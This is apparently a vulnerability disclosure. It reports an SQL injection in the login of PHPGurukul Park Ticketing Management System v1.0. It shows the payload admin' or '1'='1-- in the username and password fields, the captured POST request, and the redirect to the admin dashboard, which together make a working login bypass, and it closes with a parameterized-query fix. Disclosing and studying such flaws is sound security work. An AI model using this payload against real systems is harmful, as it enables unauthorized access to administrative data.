



SQL injection vulnerability in “/ptms/index.php” in PHPGurukul Park Ticketing Management System v1.0 allows ATTACKER to execute arbitrary SQL commands via the "login" parameter.


- Affected Project: PHPGurukul Park Ticketing Management System v1.0
- Official Website <https://phpgurukul.com/park-ticketing-management-system-using-php-and-mysql/>
- Related Code file: /ptms/index.php
- Injection parameter: POST request parameter "login" is vulnerable.

The image shows a web application interface for a "PARK TICKETING MANAGEMENT SYSTEM". At the top, there is a purple header with the title in white. Below the header, a light blue banner contains a greeting and a sign-in prompt. The main content area is white and contains two input fields: "User Name" with a person icon and "Password" with a lock icon. A "Forgot Password?" link is positioned to the right of the password field. At the bottom, there is a large, rounded rectangular button with the text "SUBMIT" and a right-pointing arrow.

**PARK TICKETING  
MANAGEMENT SYSTEM**

Hello there, Sign in and start managing your Admin  
Template

User Name 

Password 

[Forgot Password?](#)

SUBMIT →

Steps:


1. Access the application Forgot Password page URL: <http://localhost/ptms>

## PARK TICKETING MANAGEMENT SYSTEM

Hello there, Sign in and start managing your Admin  
Template


User Name

admin' or '1'='1--



Password

●●●●●●●●●●●●●●●●



[Forgot Password?](#)

SUBMIT →

2.

Target: http://localhost

**Request**

Raw Params Headers Hex

```
POST /ptms/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://localhost
Connection: close
Referer: http://localhost/ptms/index.php
Cookie: PHPSESSID=xhw47tp9a7v5ifdjxj03rpdau2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

username=admin%27or%271%3D%271--&password=admin%27or%271%3D%271--&login
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Date: Thu, 26 Sep 2024 12:01:49 GMT
Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: dashboard.php
Content-Length: 4194
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="no-js" lang="en">

<head>
<meta charset="utf-8">
<meta http-equiv="x-ua-compatible" content="ie=edge">
<title>Login - Park Ticketing Management System</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="shortcut icon" type="image/png" href="assets/images/icon/favicon.ico">
<link rel="stylesheet" href="assets/css/bootstrap.min.css">
<link rel="stylesheet" href="assets/css/font-awesome.min.css">
<link rel="stylesheet" href="assets/css/temisfy-icons.css">
<link rel="stylesheet" href="assets/css/metismenu.css">
<link rel="stylesheet" href="assets/css/owl.carousel.min.css">
<link rel="stylesheet" href="assets/css/slicknav.min.css">
```

4,579 bytes | 3 millis

PTMS ADMIN

Dashboard Home / Dashboard

Today Normal Adult Visitor 0

Today Normal Children Visitor 0

Yesterday Normal Adult Visitor 1110

Yesterday Normal Child Visitor 1110

Today Foreigner Adult Visitor

Today Foreigner Children Visitor

Yesterday Foreigner Adult Visitor 1110

Yesterday Foreigner Child Visitor 1110

Solution: User parameterized SQL queries instead of the dynamic SQL queries.

[SQL Injection | OWASP Foundation](#)

[SQL Injection | pentestmonkey](#)